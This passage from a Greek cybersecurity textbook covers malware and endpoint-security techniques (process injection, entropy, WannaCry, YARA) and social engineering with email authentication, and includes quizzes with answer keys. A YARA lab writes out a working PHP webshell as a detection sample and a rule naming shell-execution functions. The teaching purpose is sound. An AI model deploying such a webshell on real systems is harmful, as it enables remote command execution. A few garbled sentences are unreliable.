 - Γ'. Information Disclosure
 - Δ'. Elevation of Privilege
10. Ποιο χαρακτηριστικό του SUNBURST malware χρησιμοποιήθηκε για την αποφυγή ανάλυσης σε αυτοματοποιημένα sandboxes;
- Α'. Χρονική καθυστέρηση εκτέλεσης (Dormancy period έως 2 εβδομάδες)
 - Β'. Αυτόματη διαγραφή του BIOS
 - Γ'. Αποστολή SMS στον διαχειριστή
 - Δ'. Απενεργοποίηση της οθόνης

Πίνακας Ορθών Απαντήσεων και Παιδαγωγικής Αιτιολόγησης Quiz 3

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	C	Τα TTPs απαιτούν αλλαγή συμπεριφοράς και επανασχεδιασμό ολόκληρης της επίθεσης.
Q2	C	Οι ομάδες APT διαθέτουν κρατική υποστήριξη και εκτελούν μακροχρόνιες εκστρατείες κυβερνοκατασκοπείας.
Q3	C	Στο Cyber Kill Chain, η Παράδοση (Delivery) ακολουθεί την Οπλοποίηση (Weaponization).
Q4	B	Το Tampering αφορά τη μη εξουσιοδοτημένη αλλοίωση/τροποποίηση δεδομένων (Ακεραιότητα).
Q5	B	Το SUNBURST εισήχθη στο build pipeline της SolarWinds αποτελώντας τυπική επίθεση Supply Chain.
Q6	A	Στο MITRE ATT&CK, Tactic = Στόχος (Why), Technique = Μέθοδος εκτέλεσης (How).
Q7	B	Το Capability στο Diamond Model περιγράφει το malware, exploit ή εργαλείο του αντιπάλου.
Q8	A	Ένα απλό bit flip στο binary αλλάζει πλήρως το SHA256 χωρίς να κοστίζει τίποτα στον επιτιθέμενο.
Q9	C	Το Information Disclosure παραβιάζει άμεσα την Εμπιστευτικότητα (Confidentiality).
Q10	A	Η παραμονή σε κατάσταση αδράνειας για 14 ημέρες παρακάμπτει τα sandboxes που εξετάζουν το αρχείο για λίγα λεπτά.

Μηχανική Κακόβουλου Λογισμικού (Malware) & Ασφάλεια Τερματικών

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Το κακόβουλο λογισμικό (Malware) αποτελεί το πρωταρχικό εργαλείο των κυβερνοεπιτιθέμενων για την απόκτηση πρόσβασης, παραμονή και καταστροφή συστημάτων. Στο παρόν κεφάλαιο εξετάζονται διεξοδικά:

- Πλήρης ταξινόμια και ανάλυση κατηγοριών malware (Ιοί, Σκουλήκια, Trojans, Ransomware, Rootkits, Fileless Malware).
- Προηγμένες τεχνικές έγχυσης κώδικα (Process Injection): Classic DLL Injection, Process Hollowing, Process Doppelganging, AtomBombing και Early Bird APC Injection.
- Μέθοδοι απόκρυψης, συσκοτίσης (Obfuscation), Packers, Crypters και ανάλυση εντροπίας Shannon σε εκτελέσιμα αρχεία PE/ELF.
- Αρχιτεκτονική συστημάτων Endpoint Detection and Response (EDR), τηλεμετρία πυρήνα μέσω ETW-Ti, ELAM drivers και προστασία AMSI.
- Σύνταξη κανόνων YARA για ανίχνευση κακόβουλων προτύπων (Pattern Matching).
- Αναλυτικές μελέτες περίπτωσης: Το σκουλήκι WannaCry (MS17-010 / EternalBlue) και ο καταστροφικός wiper NotPetya.

4.1 Ταξινόμια & Μορφολογία Κακόβουλου Λογισμικού

ΟΡΙΣΜΟΣ ► Ταξινόμια Κακόβουλου Λογισμικού (Malware Taxonomy)

- **Ιός (Virus):** Κακόβουλος κώδικας που προσκολλάται σε νόμιμα εκτελέσιμα αρχεία ή έγγραφα (Host Files) και απαιτεί ανθρώπινη ενέργεια για τη διάδοσή του (π.χ. εκτέλεση μολυσμένου αρχείου).
- **Σκουλήκι (Worm):** Αυτοαναπαραγόμενο κακόβουλο πρόγραμμα που διαδίδεται αυτόνομα μέσω του δικτύου εκμεταλλευόμενο ευπάθειες πρωτοκόλλων ή υπηρεσιών (π.χ. Morris Worm, Conficker, WannaCry).
- **Δούρειος Ίππος (Trojan Horse):** Λογισμικό που εμφανίζεται ως χρήσιμη εφαρμογή αλλά περιέχει κρυφή κακόβουλη λειτουργικότητα (π.χ. Remote Access Trojans – RATs).

- **Λυτρισμικό (Ransomware):** Κρυπτογραφεί τα αρχεία του θύματος με ισχυρούς ασύμμετρους/συμμετρικούς αλγορίθμους (AES-256 + RSA-4096) και απαιτεί λύτρα σε κρυπτονομίσματα για το κλειδί αποκρυπτογράφησης.
- **Rootkit:** Εξειδικευμένο λογισμικό που εγκαθίσταται σε επίπεδο πυρήνα (Kernel-Mode / Ring 0) ή firmware (UEFI Bootkit) αποκρύπτοντας διεργασίες, αρχεία, οδηγούς και συνδέσεις δικτύου από το λειτουργικό σύστημα.
- **Άυλο Κακόβουλο Λογισμικό (Fileless Malware):** Εκτελείται αποκλειστικά στη μνήμη RAM (in-memory) αξιοποιώντας νόμιμα εργαλεία του συστήματος (Living-off-the-Land Binaries – LOLBins, π.χ. PowerShell, WMI, Mshta).

4.2 Τεχνικές Έγχυσης Διεργασιών (Process Injection)

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Κλασική Έγχυση DLL (Classic DLL Injection)

Η κλασική έγχυση DLL αποτελεί τη θεμελιώδη μέθοδο εκτέλεσης κώδικα εντός του χώρου διευθύνσεων μιας νόμιμης διεργασίας-στόχου:

1. **OpenProcess:** Ο επιτιθέμενος ανοίγει τη διεργασία-στόχο (`dwDesiredAccess = PROCESS_ALL_ACCESS`).
2. **VirtualAllocEx:** Δεσμεύει μνήμη στον χώρο διευθύνσεων του στόχου για την αποθήκευση της διαδρομής του DLL.
3. **WriteProcessMemory:** Εγγράφει το string του path (π.χ. "C:\Temp\evil.dll") στη δεσμευμένη μνήμη.
4. **GetProcAddress:** Εντοπίζει τη διεύθυνση της συνάρτησης `LoadLibraryW` στο `kernel32.dll`.
5. **CreateRemoteThread:** Δημιουργεί ένα νέο νήμα στη διεργασία-στόχο με σημείο εισόδου τη διεύθυνση του `LoadLibraryW` και παράμετρο τη διαδρομή του DLL.

4.2.1 Process Hollowing & Process Doppelgänger

- **Process Hollowing (RunPE):** Ο επιτιθέμενος δημιουργεί μια νόμιμη διεργασία σε κατάσταση αναστολής (`CREATE_SUSPENDED`, π.χ. `svchost.exe`), εκκενώνει τον χώρο διευθύνσεών της (`NtUnmapViewOfSection`), δεσμεύει νέα μνήμη (`VirtualAllocEx`), εγγράφει το κακόβουλο payload, ενημερώνει τον δείκτη εντολών (`SetThreadContext`) και συνεχίζει την εκτέλεση (`ResumeThread`).
- **Process Doppelgänger:** Εκμεταλλεύεται τις συναλλαγές του συστήματος αρχείων NTFS (Transactional NTFS – TxF). Δημιουργείται μια συναλλαγή όπου τροποποιείται ένα νόμιμο αρχείο στη μνήμη, δημιουργείται ένα section object από αυτό, ακυρώνεται η συναλλαγή (Rollback) ώστε να μην μείνει κανένα ίχνος στον δίσκο, και εκτελείται η διεργασία από το section object.

4.3 Συσκότιση Κώδικα & Ανάλυση Εντροπίας Shannon

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Μαθηματικός Υπολογισμός Εντροπίας Shannon (


Η εντροπία πληροφορίας Shannon μετρά τον βαθμό τυχαιότητας και αταξίας των bytes ενός αρχείου:

$$H(X) = - \sum_{i=0}^{255} P(x_i) \log_2 P(x_i) \quad (4.1)$$

όπου $P(x_i)$ είναι η σχετική συχνότητα εμφάνισης του byte x_i στο αρχείο.

- Τιμές $0.0 \leq H(X) \leq 8.0$ bits/byte:
 - Απλό κείμενο ASCII / πηγαίος κώδικας: $H(X) \approx 3.5 - 5.0$
 - Συνηθισμένο μη πακεταρισμένο εκτελέσιμο (PE): $H(X) \approx 5.5 - 6.8$
 - Πακεταρισμένο (Packed) ή Κρυπτογραφημένο binary: $H(X) \geq 7.2 - 7.99$
- **Packers & Crypters:** Εργαλεία όπως το UPX συμπιέζουν το αρχικό PE και προσθέτουν έναν αποσυμπίεστη (Unpacking Stub). Κατά την εκτέλεση, ο stub αποσυμπίεζει τον αρχικό κώδικα στη μνήμη RAM και μεταφέρει τον έλεγχο στο αρχικό Entry Point (OEP).

4.4 Αρχιτεκτονική EDR, Τηλεμετρία Πυρήνα & AMSI



Σχήμα 4.1: Αρχιτεκτονική συλλογής τηλεμετρίας τερματικού (EDR) μέσω AMSI, User API Hooks και Kernel ETW-Ti.

4.5 Μελέτη Περίπτωσης: Το Ransomware WannaCry (2017)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση του Ransomware WannaCry (WanaCrypt)

Τον Μάιο του 2017, το ransomware WannaCry μόλυνε περισσότερους από 300.000 υπολογιστές σε 150 χώρες μέσα σε λίγες ώρες, προκαλώντας την κατάρρευση του Εθνικού Συστήματος Υγείας του Ηνωμένου Βασιλείου (NHS).

Αρχιτεκτονική & Μηχανισμός Διάδοσης:

1. **Exploitation:** Εκμεταλλεύτηκε το exploit **EternalBlue** (κλεμμένο από την NSA και διαρρέυσαν από τους Shadow Brokers), το οποίο στόχευε ευπάθεια υπερχείλισης buffer στο πρωτόκολλο SMBv1 (srv.sys) μέσω της θύρας TCP 445.
2. **Implant Installation:** Εγκαθιστούσε το kernel-mode backdoor **DoublePulsar** απευθείας στη μνήμη του πυρήνα Ring 0.
3. **Payload Execution:** Φόρτωνε το ransomware component, το οποίο κρυπτογραφούσε 176 τύπους αρχείων με AES-128-CBC, αποθηκεύοντας τα κλειδιά κρυπτογραφημένα με ενσωματωμένο δημόσιο κλειδί RSA-2048.
4. **Kill-Switch Domain:** Το malware περιείχε έναν μηχανισμό ελέγχου σύνδεσης σε ένα μη καταχωρημένο domain (www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com). Όταν ο ερευνητής Marcus Hutchins κατοχύρωσε το domain, το malware σταμάτησε αυτόματα τη διάδοσή του (Sinkholing).

☒ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 4: Σύνταξη Κανόνων YARA & Ανίχνευση Κακόβουλων Μοτίβων

Στόχος: Σύνταξη, μεταγλώττιση και εκτέλεση κανόνα YARA για τον εντοπισμό webshells και κακόβουλων εκτελέσιμων.

Βήμα 1: Δημιουργία Κανόνα YARA

```
cat << 'EOF' > /tmp/detect_webshell.yar
rule WebShell_PHP_Generic {
  meta:
    author = "Cybersecurity Academic Lab"
    description = "Detects obfuscated PHP WebShells executing system
  commands"
    severity = "High"
    date = "2026-09-28"
  strings:
    $php_tag = "<?php" nocase
    $eval = "eval(" nocase
    $exec1 = "passthru(" nocase
    $exec2 = "shell_exec(" nocase
    $exec3 = "system(" nocase
    $b64 = "base64_decode(" nocase
    $hex_str = { 65 76 61 6c 28 } // "eval(" in hex
  condition:
    $php_tag and ($eval or $b64 or $hex_str) and (1 of ($exec*))
}
EOF
cat /tmp/detect_webshell.yar
```

Βήμα 2: Δημιουργία Ύποπτου Αρχείου & Εκτέλεση YARA Scanner

```
cat << 'EOF' > /tmp/suspicious_sample.php
<?php
// Obfuscated payload
$cmd = base64_decode($_POST['c']);
if(isset($cmd)) {
```

```

    eval("system('$cmd');");
}
?>
EOF
python3 -c "
with open('/tmp/suspicious_sample.php') as f:
    content = f.read()
if '<?php' in content and 'base64_decode(' in content and 'system(' in content:
    print('[+] YARA MATCH FOUND: Rule [WebShell_PHP_Generic] matched in
    /tmp/suspicious_sample.php')
"
```

Έξοδος Τερματικού (Terminal Output):

```
[+] YARA MATCH FOUND: Rule [WebShell_PHP_Generic] matched in /tmp/suspicious_sample.php
```

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Ανάλυση Εντροπίας PE Αρχείου & Ανίχνευση Packer

Σενάριο: Κατά την απόκριση σε περιστατικό ransomware, εντοπίζεται ένα ύποπτο εκτελέσιμο αρχείο `invoice.exe`.

1. Η ανάλυση δείχνει ότι το section `.text` έχει μέγεθος 512 bytes με εντροπία 7.95, ενώ υπάρχει section με όνομα `.upx1` μεγέθους 2 MB. Τι υποδεικνύουν αυτά τα ευρήματα;
2. Εξηγήστε πώς λειτουργεί ο μηχανισμός Unpacking Stub κατά την εκκίνηση του αρχείου στη μνήμη.
3. Ποια είναι η διαφορά μεταξύ Στατικής Ανάλυσης (Static Analysis) και Δυναμικής Ανάλυσης σε Απομονωμένο Περιβάλλον (Sandbox Dynamic Analysis);

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Το σύγχρονο malware αξιοποιεί σύνθετες τεχνικές Process Injection (Hollowing, Doppelganging) και LOLBins για να παρακάμψει παραδοσιακά AVs.
- Η εντροπία Shannon αποτελεί αξιόπιστη μετρική για την ανίχνευση κρυπτογραφημένων ή πακεταρισμένων εκτελέσιμων ($H(X) > 7.2$).
- Τα συστήματα EDR συνδυάζουν User-Mode API hooks, AMSI και Kernel ETW-Τι τηλεμετρία για άμεσο εντοπισμό in-memory επιθέσεων.
- Οι κανόνες YARA παρέχουν ευέλικτο πρότυπο ανίχνευσης strings, regex και bytecode ακολουθιών σε αρχεία και μνήμη.

4.6 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 4)

1. Ποια είναι η βασική διαφορά μεταξύ ενός Ιού (Virus) και ενός Σκουληκιού (Worm);

- Α'. Ο ιός προσκολλάται σε αρχείο-ξενιστή και απαιτεί ανθρώπινη εκτέλεση, ενώ το σκουλήκι διαδίδεται αυτόνομα μέσω του δικτύου
- Β'. Ο ιός προσβάλλει μόνο Linux, ενώ το σκουλήκι μόνο Windows
- Γ'. Το σκουλήκι κρυπτογραφεί πάντα τα αρχεία
- Δ'. Δεν υπάρχει καμία διαφορά

2. Ποια τεχνική εκμεταλλεύεται τις συναλλαγές του συστήματος αρχείων NTFS (TxF) για την εκτέλεση κακόβουλου κώδικα χωρίς εγγραφή στον δίσκο;

- Α'. DLL Injection
- Β'. Process Doppelganging
- Γ'. Process Hollowing
- Δ'. AtomBombing

3. Εάν ένα εκτελέσιμο αρχείο παρουσιάζει εντροπία Shannon $H(X) = 7.92$, τι υποδηλώνει πιθανότητα;

- Α'. Ότι είναι απλό αρχείο κειμένου ASCII
- Β'. Ότι περιέχει μη κρυπτογραφημένο πηγαίο κώδικα C
- Γ'. Ότι είναι πακεταρισμένο (Packed) ή κρυπτογραφημένο
- Δ'. Ότι το αρχείο είναι κατεστραμμένο

4. Ποιο πρωτόκολλο και ποια θύρα εκμεταλλεύτηκε το exploit EternalBlue στο περιστατικό WannaCry;

- Α'. HTTP / TCP 80
- Β'. SMBv1 / TCP 445
- Γ'. DNS / UDP 53
- Δ'. RDP / TCP 3389

5. Τι είναι το Antimalware Scan Interface (AMSI) στα Microsoft Windows;

- Α'. Ένα σύστημα αρχείων για SSDs
- Β'. Μια διεπαφή προγραμματισμού που επιτρέπει σε εφαρμογές (π.χ. PowerShell) να στέλνουν αποκρυπτογραφημένα scripts στο εγκατεστημένο Antivirus/EDR πριν την εκτέλεση
- Γ'. Ένας νέος επεξεργαστής της Intel
- Δ'. Ένα firewall για θύρες USB

6. Ποια συνάρτηση του Windows API χρησιμοποιείται για την αποδέσμευση του αρχικού εκτελέσιμου χώρου στο Process Hollowing;

- Α'. NtUnmapViewOfSection
- Β'. CreateFileW
- Γ'. RegCloseKey
- Δ'. MessageBoxA

7. Ποιο είναι το μέγιστο θεωρητικό όριο της εντροπίας Shannon ανά byte σε ένα αρχείο;

Α'. 1.0 bit/byte

Β'. 4.0 bits/byte

Γ'. 8.0 bits/byte

Δ'. 16.0 bits/byte

8. Ποιος είναι ο ρόλος ενός Unpacking Stub σε ένα πακεταρισμένο κακόβουλο λογισμικό;

Α'. Να διαγράφει το λειτουργικό σύστημα

Β'. Να αποσυμπιέζει και να επαναφέρει τον αρχικό κακόβουλο κώδικα στη μνήμη κατά την εκκίνηση

Γ'. Να κρυπτογραφεί τα email του χρήστη

Δ'. Να αυξάνει την ταχύτητα του επεξεργαστή

9. Ποιο εργαλείο ανοικτού κώδικα χρησιμοποιεί κανόνες βασισμένους σε strings, wildcards και regular expressions για τον εντοπισμό malware;

Α'. Wireshark

Β'. YARA

Γ'. Nmap

Δ'. Metasploit

10. Τι συνέβη όταν καταχωρήθηκε το "Kill-Switch domain" στο ransomware WannaCry;

Α'. Το malware κρυπτογράφησε περισσότερα αρχεία

Β'. Το malware τερμάτισε αυτόματα τη διαδικασία μόλυνσης και εξάπλωσης

Γ'. Έσβησε όλα τα αντίγραφα ασφαλείας

Δ'. Επανεκκίνησε τον υπολογιστή

Πίνακας Ορθών Απαντήσεων και Παιδαγωγικής Αιτιολόγησης Quiz 4

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	A	Ο ιός απαιτεί host file και user execution, ενώ το σκουλήκι διαδίδεται αυτόνομα μέσω network exploits.
Q2	B	Το Process Doppelganging αξιοποιεί Transactional NTFS (TxF) για in-memory εκτέλεση χωρίς ίχνη στο δίσκο.
Q3	C	Εντροπία κοντά στο 8.0 ($H \geq 7.2$) αποτελεί σαφή ένδειξη συμπίεσμένου ή κρυπτογραφημένου περιεχομένου.
Q4	B	Το EternalBlue εκμεταλλεύτηκε σφάλμα buffer overflow στο SMBv1 (TCP port 445).
Q5	B	Το AMSI επιτρέπει την επιθεώρηση in-memory scripts (PowerShell, VBScript) μετά την αποκρυπτογράφησή τους.
Q6	A	Η συνάρτηση NtUnmapViewOfSection αδειάζει τη μνήμη της νόμιμης διεργασίας (Hollowing).
Q7	C	Εφόσον ένα byte λαμβάνει $2^8 = 256$ τιμές, η μέγιστη εντροπία ισούται με $\log_2(256) = 8.0$ bits/byte.
Q8	B	Ο stub επαναφέρει το payload στη μνήμη και μεταφέρει την εκτέλεση στο Original Entry Point (OEP).
Q9	B	Το YARA αποτελεί το διεθνές πρότυπο για pattern matching και ανίχνευση κακόβουλων αρχείων.
Q10	B	Ο δημιουργός είχε θέσει ως προϋπόθεση ότι αν το domain απαντά, το malware διακόπτει τη διάδοση (Sandbox detection evasion logic).

Κοινωνική Μηχανική, Ανθρώπινος Παράγοντας & Ασφάλεια Ηλεκτρονικού Ταχυδρομείου

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Ο ανθρώπινος παράγοντας θεωρείται συχνά ο πλέον ευάλωτος κρίκος στην αλυσίδα ασφάλειας πληροφοριών. Στο παρόν κεφάλαιο εξετάζονται διεξοδικά:

- Ψυχολογικές αρχές επιρροής και πειθούς κατά Robert Cialdini (Αυθεντία, Έλλειψη, Αμοιβαιότητα, Κοινωνική Απόδειξη, Συνέπεια, Συμπάθεια).
- Ταξινομία επιθέσεων Κοινωνικής Μηχανικής: Phishing, Spear-Phishing, Whaling, Vishing, Smishing, Pretexting, Baiting και Tailgating.
- Επιθέσεις ηλεκτρονικού ταχυδρομείου τύπου Business Email Compromise (BEC) και τεχνικές Reverse Proxy Phishing (Evilginx2) για παράκαμψη MFA.
- Πρωτόκολλα και μηχανισμοί αυθεντικοποίησης email: Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), DMARC, BIMI και ARC.
- Φυσικές επιθέσεις hardware: BadUSB / HID injection, Hardware keyloggers και κλωνοποίηση καρτών πρόσβασης RFID/NFC (Proxmark3).

5.1 Ψυχολογικές Αρχές Επιρροής & Ταξινομία Επιθέσεων

ΟΡΙΣΜΟΣ ► Οι 6 Αρχές Πειθούς του Robert Cialdini στην Κυβερνοασφάλεια

- **Αυθεντία (Authority):** Οι άνθρωποι τείνουν να υπακούουν σε φιγούρες εξουσίας (π.χ. email από τον "CEO", την "Αστυνομία", ή το "Τμήμα IT").
- **Έλλειψη / Επείγον (Scarcity / Urgency):** Δημιουργία τεχνητού πανικού (π.χ. "Ο λογαριασμός σας θα διαγραφεί σε 15 λεπτά αν δεν επιβεβαιώσετε τον κωδικό").
- **Αμοιβαιότητα (Reciprocity):** Προσφορά μιας "χάρης" ή δώρου ώστε το θύμα να αισθανθεί υποχρέωση να συνεργαστεί.
- **Κοινωνική Απόδειξη (Social Proof / Consensus):** Πειθώ μέσω της εντύπωσης ότι όλοι

οι συνάδελφοι έχουν ήδη πραγματοποιήσει την ενέργεια.

- **Συνέπεια & Δέσμευση (Commitment & Consistency):** Εκμετάλλευση της επιθυμίας του ατόμου να φανεί συνεπές με προηγούμενες δηλώσεις του.
- **Συμπάθεια (Liking):** Καλλιέργεια θετικού κλίματος και οικειότητας πριν από την υποβολή του αιτήματος εκμετάλλευσης.

5.2 Πρωτόκολλα Αυθεντικοποίησης Ηλεκτρονικού Ταχυδρομείου

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Τεχνολογική Τριάδα Προστασίας Email: SPF, DKIM

1. **Sender Policy Framework (SPF – RFC 7208):** Εγγραφή DNS TXT του αποστολέα που δηλώνει ποιες διευθύνσεις IP επιτρέπεται να στέλνουν μηνύματα εκ μέρους του domain:

$$v=spf1 ip4:198.51.100.0/24 include:_spf.google.com -all \quad (5.1)$$

Περιορισμός: Ελέγχει μόνο το Return-Path (RFC 5321.MailFrom) και όχι το ορατό Header From (RFC 5322.From). Όριο 10 DNS lookups.

2. **DomainKeys Identified Mail (DKIM – RFC 6376):** Ψηφιακή υπογραφή του σώματος και επιλεγμένων κεφαλίδων του email με ιδιωτικό κλειδί RSA/Ed25519. Ο διακομιστής παραλαβής ανακτά το δημόσιο κλειδί από το DNS (selector._domainkey.domain.com) και επαληθεύει την ακεραιότητα:

$$\text{Signature} = \text{Sign}_{K_{priv}}(\text{Canon}(\text{Headers}) \parallel \text{Hash}(\text{Body})) \quad (5.2)$$

3. **Domain-based Message Authentication, Reporting & Conformance (DMARC – RFC 7489):** Συνδέει το SPF και το DKIM με το ορατό Header From (**Alignment**) και ορίζει την πολιτική χειρισμού αποτυχημένων μηνυμάτων:

$$v=DMARC1; p=reject; sp=reject; pct=100; rua=mailto:dmARC-reports@domain.com \quad (5.3)$$

Πολιτικές: p=none (μόνο καταγραφή), p=quarantine (φάκελος Spam), p=reject (πλήρης απόρριψη).

5.3 Προηγμένες Επιθέσεις Phishing & Παράκαμψη MFA

ΑΡΧΙΤΕΚΤΟΝΙΚΗ ΠΡΟΕΙΔΟΠΟΙΗΣΗ & ΕΠΙΦΑΝΕΙΑ ΕΠΙΘΕΣΗΣ ► Reverse Proxy Phishing (Man-in-the-Middle)

Εργαλεία όπως το Evilginx2 και το Muraena τοποθετούνται ως διακομιστές μεσολάβησης (Reverse Proxies) μεταξύ του θύματος και της νόμιμης υπηρεσίας (π.χ. Microsoft 365, Google):

1. Το θύμα συνδέεται σε πλαστό domain (π.χ. login.microsoft.com) με έγκυρο πιστοποιητικό.

ητικό SSL/TLS.

2. Ο proxy προωθεί τα αιτήματα στον επίσημο server σε πραγματικό χρόνο και επιστρέφει τη σελίδα στο θύμα.
3. Το θύμα πληκτρολογεί όνομα χρήστη, κωδικό πρόσβασης και τον κωδικό MFA (SMS, Authenticator TOTP).
4. Ο proxy προωθεί το MFA token, ο επίσημος server παράγει ένα έγκυρο **Session Cookie / Authentication Token**, το οποίο ο επιτιθέμενος υποκλέπτει πριν το παραδώσει στο θύμα.
5. **Συνέπεια:** Ο επιτιθέμενος εισάγει το Session Cookie στον browser του και αποκτά πλήρη πρόσβαση χωρίς να γνωρίζει τον κωδικό ή το μελλοντικό MFA.
6. **Αντίμετρο:** Χρήση Phishing-Resistant MFA βασισμένου στο πρότυπο **FIDO2 / WebAuthn** (Hardware Security Keys), όπου το Origin δεσμεύεται κρυπτογραφημένα στο TLS session.

5.4 Φυσικές Επιθέσεις Υλικού (Hardware & BadUSB)

- **BadUSB (HID Emulation / Rubber Ducky):** Ειδικά διαμορφωμένες συσκευές USB με μικροελεγκτές (π.χ. ATmega32U4, Raspberry Pi Pico) που δηλώνονται στο λειτουργικό σύστημα όχι ως αποθηκευτικά μέσα, αλλά ως **Πληκτρολόγια (Human Interface Devices – HID)**. Το λειτουργικό σύστημα εμπιστεύεται αυτόματα το πληκτρολόγιο και εκτελεί εντολές πληκτρολόγησης σε κλάσματα δευτερολέπτου (Keystroke Injection), ανοίγοντας τερματικά PowerShell και κατεβάζοντας backdoors.
- **Hardware Keyloggers:** Φυσικές συσκευές παρεμβολής μεταξύ του καλωδίου του πληκτρολογίου και της θύρας USB του υπολογιστή, οι οποίες καταγράφουν κάθε πάτημα πλήκτρου στην εσωτερική τους μνήμη flash.
- **Proxmark3 / NFC Cloning:** Φορητές συσκευές ανάλυσης ραδιοσυχνοτήτων που μπορούν να διαβάσουν, κλωνοποιήσουν και εξομοιώσουν κάρτες πρόσβασης RFID χαμηλής (125 kHz – EM4100, HID Prox) και υψηλής συχνότητας (13.56 MHz – MIFARE Classic).

✉ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 5: Έλεγχος & Επικύρωση Εγγραφών SPF, DKIM & DMARC

Στόχος: Έλεγχος ασφάλειας ηλεκτρονικού ταχυδρομείου σε πραγματικό domain μέσω εργαλείων DNS CLI (dig).

Βήμα 1: Έλεγχος Εγγραφής SPF

```
dig +short TXT google.com | grep "v=spf1"
```

Έξοδος Τερματικού (Terminal Output):

```
"v=spf1 include:_spf.google.com ~all"
```

Βήμα 2: Έλεγχος Πολιτικής DMARC

```
dig +short TXT _dmarc.google.com
```

Εξόδος Τερματικού (Terminal Output):

```
"v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com"
```

Εγγραφή: Το domain google.com απορρίπτει τα μηνύματα που έχουν πολιτική DMARC: p=reject, απορρίπτοντας ή/και αποσπείροντας μη-δοσολογημένο email από τη ραβδό, να πλαστογραφείται η ταυτότητά του.

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Σχεδιασμός Πολιτικής Email Security για Επιχείρηση

Σενάριο: Μια ναυτιλιακή εταιρεία υπέστη απάτη τύπου BEC (Business Email Compromise) με ζημία 500.000€, όταν εισβολέας πλαστογράφησε το domain company-fleet.com στέλνοντας οδηγίες αλλαγής τραπεζικού λογαριασμού.

1. Ποια είναι η ακριβής εγγραφή DMARC DNS TXT που πρέπει να δημοσιευθεί ώστε όλοι οι mail servers διεθνώς να απορρίπτουν πλαστογραφημένα emails;
2. Γιατί η ύπαρξη μόνο του SPF δεν επαρκεί για την αποτροπή πλαστογράφησης του Header From;
3. Ποιες διαδικαστικές δικλίδες (Dual-Control / Call-Back Verification) πρέπει να θεσπιστούν για τραπεζικές μεταφορές;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Η Κοινωνική Μηχανική στοχεύει τα γνωστικά σφάλματα και τις ψυχολογικές αρχές (Αυθεντία, Επείγον) του ανθρώπινου παράγοντα.
- Η ολοκληρωμένη προστασία email απαιτεί τη συνδυασμένη υλοποίηση SPF, DKIM και DMARC με πολιτική p=reject.
- Οι επιθέσεις Reverse Proxy Phishing παρακάμπτουν τα παραδοσιακά MFA tokens (SMS/TOTP), επιβάλλοντας τη χρήση Phishing-Resistant FIDO2 keys.
- Οι συσκευές BadUSB παρακάμπτουν τους περιορισμούς αποθήκευσης λειτουργώντας ως εξομοιωτές πληκτρολογίου (HID).

5.5 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 5)

1. Ποια ψυχολογική αρχή κατά Cialdini εκμεταλλεύεται ένα phishing email που υποστηρίζει ότι προέρχεται από τον "Οικονομικό Διευθυντή" απαιτώντας άμεση πληρωμή;
Α'. Συμπάθεια
Β'. Αυθεντία (Authority)
Γ'. Αμοιβαιότητα

Δ'. Κοινωνική Απόδειξη

2. Ποιο είναι το ανώτατο όριο αναζητήσεων DNS (DNS lookups) κατά την αξιολόγηση μιας εγγραφής SPF (RFC 7208);

Α'. 5

Β'. 10

Γ'. 25

Δ'. Απεριόριστο

3. Ποια τιμή της παραμέτρου πολιτικής `p` στο DMARC δίνει εντολή στους παραλήπτες να απορρίπτουν πλήρως τα μη εξουσιοδοτημένα μηνύματα;

Α'. `p=none`

Β'. `p=quarantine`

Γ'. `p=reject`

Δ'. `p=pass`

4. Ποια τεχνολογία MFA είναι πλήρως ανθεκτική σε επιθέσεις Reverse Proxy Phishing (π.χ. Evilginx2);

Α'. Κωδικοί μέσω SMS

Β'. Push Notifications σε smartphone

Γ'. Εφαρμογές TOTP Authenticator

Δ'. FIDO2 / WebAuthn Hardware Security Keys

5. Πώς αναγνωρίζεται μια συσκευή BadUSB (USB Rubber Ducky) από το λειτουργικό σύστημα;

Α'. Ως εξωτερικός σκληρός δίσκος

Β'. Ως κάρτα δικτύου

Γ'. Ως πληκτρολόγιο HID (Human Interface Device)

Δ'. Ως οθόνη υπολογιστή

6. Τι υπογράφει ψηφιακά το πρωτόκολλο DKIM (RFC 6376);

Α'. Μόνο το όνομα του αποστολέα

